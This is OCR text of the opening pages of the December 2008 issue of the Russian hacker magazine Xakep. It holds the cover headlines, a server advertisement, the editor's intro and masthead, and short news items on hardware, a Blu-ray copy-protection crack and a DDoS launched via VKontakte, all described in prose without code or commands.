КРАСИВЫЙ ЗАХВАТ ТЫСЯЧИ UIN'ОВ С TJAT.COM СТР. 64



ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

ДЕКАБРЬ 12 (120) 2008

БАГИ RunCMS

ПЕНТЕСТИНГ ПОПУЛЯРНОГО ДВИЖКА

СТР. 50

(game)land
hi-fun media
publishing for enthusiasts
4 607157 100063 08012

ДЕСКТОП WEB-КОДЕРА

СОБИРАЕМ РАБОЧЕЕ МЕСТО ДЛЯ WEB 2.0 КОДЕРА

СТР. 20

ТВЕРДОКАМЕННЫЙ AJAX

ЗАЩИТА ПРИЛОЖЕНИЙ, ПОСТРОЕННЫХ НА AJAX-ФРЕЙМВОРКАХ

СТР. 98

ПОДНИМАЕМ БАБЛО С iPHONE

КОММЕРЧЕСКИЙ КОДИНГ С ПОМОЩЬЮ ОФИЦИАЛЬНОГО SDK

СТР. 88

УСПЕХ = интеллект + технологии!





Краткие технические характеристики:


Процессоры:
до двух многоядерных процессоров Intel® Xeon®

Оперативная память: до 32 ГБ

Жесткие диски:
3 «горячей» замены SATA или SAS

Форм-фактор:
1U для установки в стойку

Благодаря высочайшей производительности четырехъядерных процессоров Intel® Xeon® и традиционному качеству R-Style, один двухпроцессорный сервер R-Style® Marshall® NP 2021 сегодня выполнит те задачи, для решения которых раньше требовалась производительность нескольких высокопроизводительных серверов.



R-Style® Marshall® NP 2021

Система качества проектирования, разработки и производства компании R-Style Computers сертифицирована по международному стандарту ISO 9001-2000.

Сделано в России. Сделано на совесть!

Оптовые поставки:
ООО «Эр-Эс-Ай»: тел.: (495) 514-1419
www.rsi.ru

Техническая поддержка:
ЗАО «Эр-Стайл Компьютерс»:
тел.: (495) 514-1417
8-800-200-800-7 *
www.r-style-computers.ru



Астрахань ТАН (8512) 39-42-54, 22-85-73, 22-67-35, 22-57-54 **Братск** БАЙТ (3953) 41-11-21, 41-38-34 **Брянск** R-Style (4832) 41-17-40, 41-17-28 **Владивосток** Эр-Стайл ДВ (4232) 45-94-82, 45-93-98 **Волгоград** Авико (8442) 75-83-92 Телесто (8442) 302-604 **Воронеж** Элмар Трейд (4732) 51-20-18, 53-15-12, 55-65-32 **Гагарин** Терра Софт (48135) 4-1790 **Губкинский** ПурИнформ (34536) 5-5719 **Дубна** Силиконовая долина (49621) 2-82-92 **Екатеринбург** Эр-Стайл Урал (3432) 616-086, 613-044, 614-300 **Иваново** Компьютерные системы (4932) 23-76-26 **Калининград** Балтик Стайл (4112) 99-11-99, 99-11-98 **Калуга** Грандком (4842) 79-63-55 Олерон (4842) 55-85-85 **Кемерово** Конкорд Про (3842) 56-14-24, 56-15-75 **Киров** ИТЦ Компьютер-Сервис (8332) 35-74-24, 35-79-73 **Костомукша** Вымпел (814 59) 780-21 **Кострома** ИТ-Профессионал (4942) 626-903 **Краснодар** Бизнес Компьютер Центр – Юг (8612) 64-04-50 **Красноярск** ЛанСервис (3912) 75-12-91, 92, 93 **Липецк** Стек (4742) 776-301 **Москва** Компьютерплаза (495) 772-7600 Компания R-Style (495) 514-1410 Сибкон (495) 292-77-62 БЕЛМОНТ КОНСАЛТАНТС (495) 937-1606 СКАН (495) 739-50-05 АйСиЭс Новые Системы (495) 981-08-97 Микро-Тех (495) 786-77-37 (многокан.), 228-51-28 Системотехника 8-916-653-9876 **Назрань** Медиа-Сервис (928) 732-28-17 **Нижний Новгород** Эр-Стайл Волга (831) 278-40-01, 246-16-23, 246-16-22, 246-35-17 **Новосибирск** Эр-Стайл Сибирь (383) 214-14-30 **Омск** (3812) АльфаКом Компьютер 24-33-77, 25-13-46, 25-54-84 **Орёл** Астрон Электроника (4862) 76-45-44, 43-36-93 **Пенза** ЭЛСИ (8412) 54-4141 (многокан.) **Пермь** Эр-Стайл Кама (3422) 164-376, 106-409 **Петрозаводск** Илвес (8142) 74-37-37, 70-20-40, 70-69-09 **Петропавловск-Камчатский** АМН (4152) 26-87-51 **Ростов-на-Дону** Эр-Стайл Дон (863) 293-93-04, 293-93-06, 293-90-94, 293-91-93 **Рязань** СВ-Сервис (4912) 45-55-44, 45-86-50 **Самара** Железная логика (846) 335-58-83, 334-87-29, 279-02-25, 279-02-28 **Санкт-Петербург** Эр-Стайл СПб (812) 445-34-29 (многокан.) **Саратов** Мастер Софт Системс (8452) 47-02-67, 47-02-65 **Старый Оскол** Авантаж-информ (4725) 247-349, 246-227 **Тамбов** Гитон (4752) 71-97-54 Ай Лоджик (4752) 72-39-07 КФ Аксиома (4752) 75-93-70 **Тула** ПитерСофт - НТ (4872) 35-55-00 **Тверь** Андреев Софт (4822) 55-11-62, 55-12-71, 55-11-93, 33-50-98 **Тула** ПитерСофт-НТ (4872) 35-55-00 REALCOM (4872) 24-99-99 **Тюмень** Эр-Стайл Сибирь в Тюмени (3452) 41-41-95 **Ульяновск** Раздолье (8422) 41-28-82 **Уссурийск** В-Лазер (4234) 33-44-33, 33-71-87, 33-77-98 **Уфа** Онлайн (347) 223-82-28, 225-96-81, 223-54-46, 223-26-48 **Хабаровск** Эр-Стайл ДВ регион (4212) 31-45-30, 31-22-28, 31-22-29, 21-85-56 **Челябинск** Компьютеры и образование (351) 265-69-08, 265-69-09 Инженерный центр (351) 729-90-33, 232-52-62, 232-53-44 **Чита** ТНТ-Плюс (3022) 32-13-03 **Южно-Сахалинск** Гео-Строй Групп (4242) 42-99-74 **Якутск** Эльф-95 (4112) 45-73-33 Сибирская компания системной интеграции (4112) 34-30-28, 34-11-64, 34-14-64 **Ярославль** НПК Кари (4852) 47-99-09 Комдив (4852) 427-888

* бесплатный телефон для регионов России



Intro


Есть у нас в Хакере добрая традиция - дарить под новый год подарки. Но, естественно, не всякий унылый отстой типа елочных игрушек или мишуры, а настоящие X-подарки, которые уж точно пригодятся кул-хекеру вроде тебя.
В этом году мы решили задарить тебе ни много ни мало SSL-сертификат от WMZ-кошеля с кучей бабла на счету. Посчитали, сколько осталось в редакционной копилке, - и насчитали там **$638.** Но Горл уговорил меня выгодно вложить деньги в акции Газпрома, и теперь у нас осталась только сотня грина, извини. Но под новый год и это неплохо, правда ведь?

Итак, пароль от сертификата: **Хакер 2009.** Ну, вроде все, с праздником тебя, хорошего пинга в новом году. Ой-ой, совсем забыл. Где же взять сам сертификат? Приятель, а вот с этим небольшая загвоздка. Бабло достанется самому верному читателю, который сможет найти разгадку в октябрьском номере на страницах **44-45.**

Желаю удачи, пока :).

nikitozz, гл. ред. X
udalite.livejournal.com

CONTENT • 12(120)










050



088





120



/Редакция

>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, XAKEP.PRO и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «**Dlinyj**»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
>Редактор тематических подборок
Андрей Комаров
(komarov@gameland.ru)
>Монтаж видео
Максим Трубицын

/Art

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Стас Башкатов

/xakep.ru

>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама

>Руководитель отдела рекламы цифровой группы
Евгения Горячева
(goryacheva@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
> Трафик менеджер
Надежда Максимова
(maksimova@gameland.ru)
>Директор корпоративного отдела
Лидия Стрекнева
(Strekneva@gameland.ru)

/Publishing

>Издатели
Рубен Кочарян
(noah@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Леонова Анастасия
(leonova@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа

>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)

>Подписка
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия.
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@REAL.XAKEP.RU /

Обо всем за последний месяц






Охлаждаем красиво

Хорошо известная всем, кто предпочитает качественное и красивое железо, компания Thermaltake часто радует нас новинками. Сегодняшний случай — не исключение. Новый процессорный кулер Thermaltake SpinQ для чипсетов Socket LGA775 (Intel) и Socket 754/939/AM2/AM2+ (AMD) хочется назвать произведением искусства. Девайс длиной 85 мм и диаметром 80 мм за счет встроенной подсветки в работающем состоянии напоминает турбину какого-то футуристического корабля. Красота дизайна и подсветка это хорошо, но технические характеристики еще лучше. Кулер состоит из 50 пластин алюминиевого радиатора, нанизанных на шесть отполированных до зеркального блеска теплоотводных трубок, в свою очередь исполненных из алюминия и меди. Количество оборотов в минуту регулируется от 1000 до 1600 (выносной регулятор в комплекте), а уровень шума при этом составляет от 19 до 28 дБ. Также, благодаря технологии Spiral Fin Technology, на поверхности устройства формируется спираль, которая, по заверениям создателей, существенно улучшает его производительность. К сожалению, цена и дата поступления кулера в продажу пока неизвестны, но будем ждать и надеяться.

Blu-ray не устоял

Окончательно взломать систему защиты Blu-ray дисков от копирования удалось группе хакеров с форумов Doom9 (forum.doom9.org). По указанной ссылке можно почитать подробности того, как идея превратилась в работающую технологию. Прогнозы некоторых аналитиков, предрекавших, что в ближайшие 8-10 лет «раскусить» защиту не удастся, рухнули уже давно. По сути, BD+ была взломана еще полгода назад, когда в программе SlySoft AnyDVD появилась возможность просматривать зашифрованные диски. Но прога была платной, а решение от ребят с Doom9 относится к open source и вполне подходит для VLC или mplayer. Ключом к взлому послужил тот факт, что дешифровать Blu-ray диски могут не только аппаратные плееры, но и программные. Хорошая новость заключается в том, что теперь должен появиться даже Blu-ray плеер под Linux, создание которого в обход BD+ было невозможно. Традиционно, есть и плохая — производители наверняка будут совершенствовать и менять схему BD+ как для программных, так и для аппаратных плееров. А значит, нам придется искать новые версии софта или качать и ставить новые прошивки на аппаратные плеера. Хотя взломщиков это в любом случае не остановит. Скорее всего, эти версии падут точно так же, как и старые.





NIVEA
FOR
eXTREME
COMFOR
Система Анти-Раздр
Экстремальный Комф
natural MIC


ПОСЛЕ БРИТЬЯ
БАЛЬЗАМ
Активно борется с разд
Мгновенный комфорт


NIVEA
FOR
MEN
eXTREME
COMFORT
Система Анти-Раздражения
Экстремальный Комфорт
natural MICRO
TEC
ДЛЯ БРИТЬЯ
ГЕЛЬ
Активно борется с раздражением
уже в процессе бритья


Количество вредоносного ПО, удаляемого с машин российских юзеров технологиями Microsoft, возросло на **86%**.

Затмение от MSI



Тайваньская компания MSI, один из признанных лидеров в области создания системных плат и другого, самого разнообразного, железа, представила новую материнскую плату MSI Eclipse. Интересной особенностью новинки является рекомендованная Intel технология DrMOS второго поколения, с возможностью управлять питанием чипсета. Напомним, что DrMOS убивает сразу двух зайцев — обеспечивает прекрасную производительность, одновременно снижая энергопотребление. MSI Eclipse — первая плата с DrMOS второго поколения на борту. За счет этого удалось избавиться от громоздкой конструкции теплоотвода, заменив его на два изящных, но более чем действенных, теплопроводника. Производители уверяют, что плата с легкостью способна удерживать рабочую температуру в пределах 45°C и даже в суровых условиях оверклокинга — в пределах 80°C. Ну, а чтобы счастье ценителей хорошего железа было более полным, в комплекте к MSI Eclipse идет аппаратный аудио-процессор от Creative — X-Fi, относящийся к high-end классу, плюс платы снабжаются звуковыми картами X-Fi Xtreme Audio. Помимо вышеперечисленного, для Eclipse разработали новый инструментарий BIOS. К уже известным нам по плате MSI P45 фишкам добавились две функции CPU Specification и M-Flash. Последний совершенно уникален, — это первый в своем роде инструмент, позволяющий загрузить через USB вторую BIOS и протестировать ее перед установкой.

Россия занимает **1**-е место в мире по количеству пользователей IPv6 — **0.76%** от общего числа юзеров страны.



Двуликий ноутбук

Чего только ни придумывают производители ноутбуков, чтобы заинтересовать покупателя и перещеголять конкурентов. Вот и компания Fujitsu не стоит на месте. Несмотря на то, что идея ноутбуков с дополнительным дисплеем не нова и большой популярности не заработала, это не мешает Fujitsu пробовать и дерзать. Ноутбук LifeBook N7010 с 16-дюймовым экраном и вспомогательным сенсорным дисплеем, диагональю 4" позиционируется производителем как замена настольному ПК. Такому заявлению вполне соответствует начинка: процессор Intel Core 2 Duo P8400 (2.26 ГГц), 4 Гб оперативной памяти, дискретное видео ATI Radeon HD 3470 (256 Мб), жесткий диск на 320 Гб, привод Blu-ray, 3-мегапиксельная камера, HDMI-выход, съемный пылевой фильтр и даже клавиатура, защищенная от попадания жидкости. Но все же главной фишкой остается сенсорный Touch Zone — так назвали в Fujitsu 4-дюймовый экран. На нем можно не только просматривать фото и управлять приложениями. На Touch Zone можно вывести и само приложение, вместо того чтобы его минимизировать. По сути, это хоть и маленький, но полноценный второй монитор. Любителям в одном окне смотреть фильм, а во втором заниматься чем-то еще, это решение должно придтись по душе. Рекомендованная цена ноутбука составляет $1500.

Известный торрент-трекер thepiratebay.org отправил заявку в книгу рекордов Гиннеса, достигнув отметки **25 млн**. пользователей.

Самый мощный суперкомпьютер на планете — система Roadrunner компании IBM, производительностью **1.106** петафлоп.

PayPal русифицировался




Свершилось невероятное — великая и ужасная платежная система PayPal «заговорила» по-русски. PayPal, прозванная в народе «Палкой», хорошо известна как не самая дружественная к России и странам СНГ система оплаты. До недавнего времени те россияне, кто все же пользовался ее услугами (например, совершая покупки через eBay), находились в крайне незавидном положении «жителей страны третьего мира». На сайте PayPal не было русского интерфейса, возможность принимать платежи для нашей страны отключена до сих пор, да и с оплатой покупок то и дело возникают проблемы. Но ситуация, похоже, начинает меняться к лучшему — paypal.com внезапно явил нашим пользователям грамотный русский интерфейс. Стоит отметить, что, считая великий и могучий, сайт переведен всего лишь на 5 языков. По Сети сразу поползли слухи, что к концу 2009-го года русскоязычную площадку планирует освоить и eBay, а значит недалеко до возможности принимать на PayPal деньги, выступая в качестве полноценного продавца. Насколько оправданы эти ожидания — неизвестно, а вот ожидать поддержку на родном языке, скорее всего, действительно стоит. Без сомнения, это должно облегчить жизнь многим любителям сетевого шоппинга.

Универсальный оператор



Завершив в сентябре сделку по покупке «Голден Телекома», Билайн превратился в универсального телекоммуникационного монстра, предоставляющего абонентам широчайший спектр услуг: начиная от традиционной мобильной связи, работы в скоростных сетях 3G и заканчивая 100 мегабитным кабельным интернетом на базе оптоволоконной сети FTTB.
Сегодня «Билайн» продает проводной инет в 17 городах России, предоставляя услуги кабельной связи более чем 600 тысячам человек, имеет около 15 500 Wi-Fi точек доступа, обслуживая до 100 тысяч беспроводных абонентов. Так же до конца года Билайн планирует завершить развертывание сетей третьего поколения в 40 городах России.






Платные «Одноклассники»

Не так давно одна из крупнейших российских социальный сетей «Одноклассники» начала монетизироваться (мы писали об этом — в качестве пробного шара была запущена платная услуга «режим невидимки»). Затем последовали и другие «дополнительные услуги»… а теперь создатели ресурса, очевидно, посчитали, что от пробных попыток пора переходить к более серьезным действиям. Ход конем сделан — регистрация новых пользователей на «Одноклассниках» стала платной. Оплата производится опять же посредством SMS. Стоимость активации аккаунта составляет около $1 США (сумма варьируется в зависимости от оператора). Тем, кто не хочет платить, предоставляется урезанная версия сайта: без возможности выставлять оценки фотографиям и писать комментарии. Но особенно интересно, что подается все под видом борьбы со спамом. Официальная формулировка: «Это вынужденная мера, необходимая для поддержания порядка на сайте и защиты всех пользователей от автоматической рассылки спама. Спасибо за понимание!». Сомнений нет, платная регистрация сыграет свою роль и в борьбе со спам-рассылками. Но, сдается нам, первичная задача новшества далека от столь благородных целей.

QWXGA-мониторы грядут

Сразу двумя новинками порадовали нас производители мониторов, — да какими! Широкоформатные дисплеи уже и так потихоньку становятся нормой, но компания Samsung решила «развить мысль», представив публике первый в мире QWXGA-монитор. 23-дюймовая модель 2342BWX с соотношением сторон 16:9 обладает разрешением 2048 x 1152. Благодаря этому на экране спокойно умещаются сразу два документа формата A4 — и еще остается место для Vista Sidebar. Однако технические характеристики выглядят не столь внушительно: контрастность монитора — 20000:1, время отклика составляет 5 мс, а размер пикселя 0.249 миллиметра. Интересно, что на родном корейском рынке 2342BWX будет стоить всего $295, но время начала поставок в другие страны и цены для них пока не объявлены. Не отстает от Samsung и компания Dell. Вскоре после презентации 2342BWX Dell тоже объявил о выпуске QWXGA-монитора — SP2309. Разрешение у Dell аналогичное: 2048 x 1152, а вот остальное выглядит более многообещающе: заявленная динамическая контрастность 80000:1, цветовой охват пространства NTSC 98% и время отклика при этом всего 2 мс. Цена на SP2309 пока неизвестна, даже «родная».



Порядка **20%** потребителей США отказались от сетевых покупок из-за страха перед кражей личных данных.


«Вконтакте» как оружие



Пока «Одноклассники» вводят платную регистрацию, руководитель проекта «Вконтакте» Павел Дуров балуется DDoS-атаками, используя свою социальную сеть как орудие возмездия. Объектом атаки стал сайт «Премии рунета», неприятности с которой начались у «Вконтакте» еще в прошлом году. Тогда, по словам Дурова, проголосовать за его детище смогла от силы лишь десятая часть пользователей ресурса. Сайт премии просто не выдерживал нагрузок, ввиду огромного количества желающих отдать голос любимой соц. сети. В итоге, «Вконтакте» занял второе место, уступив первое bash.org.ru. В текущем году «Вконтакте» на «Премию рунета» официально не номинировался, но его выдвинули пользователи, что предусмотрено правилами. Узнав об этом, Павел Дуров не растерялся и попросил организаторов удалить свой сайт из списка участников. Те, в свою очередь, направили Павлу e-mail с просьбой подтвердить свое намерение быть исключенным из голосования и заверениями, что в этом году ситуация с зависанием сайта не повторится, — на что Дуров отреагировал не совсем адекватно. Заявив, что организаторы его игнорируют, он добавил в код «Вконтакте» маленький кусочек, из-за которого каждый заходящий на сайт пользователь, сам того не подозревая, обращался к сайту premiaruneta.ru. «Премия рунета» не выдержала и «легла» почти на день. Сам Дуров объяснил свои действия проведением «тест-драйва». Он сказал, что просто хотел проверить, действительно ли прошлогоднюю нестабильность сайта устранили, как его заверили организаторы. Оказалось, что нет, и Павлу теперь вполне может грозить судебное разбирательство. После инцидента «Вконтакте», конечно, был исключен из списка участников.

Виртуальный железный занавес

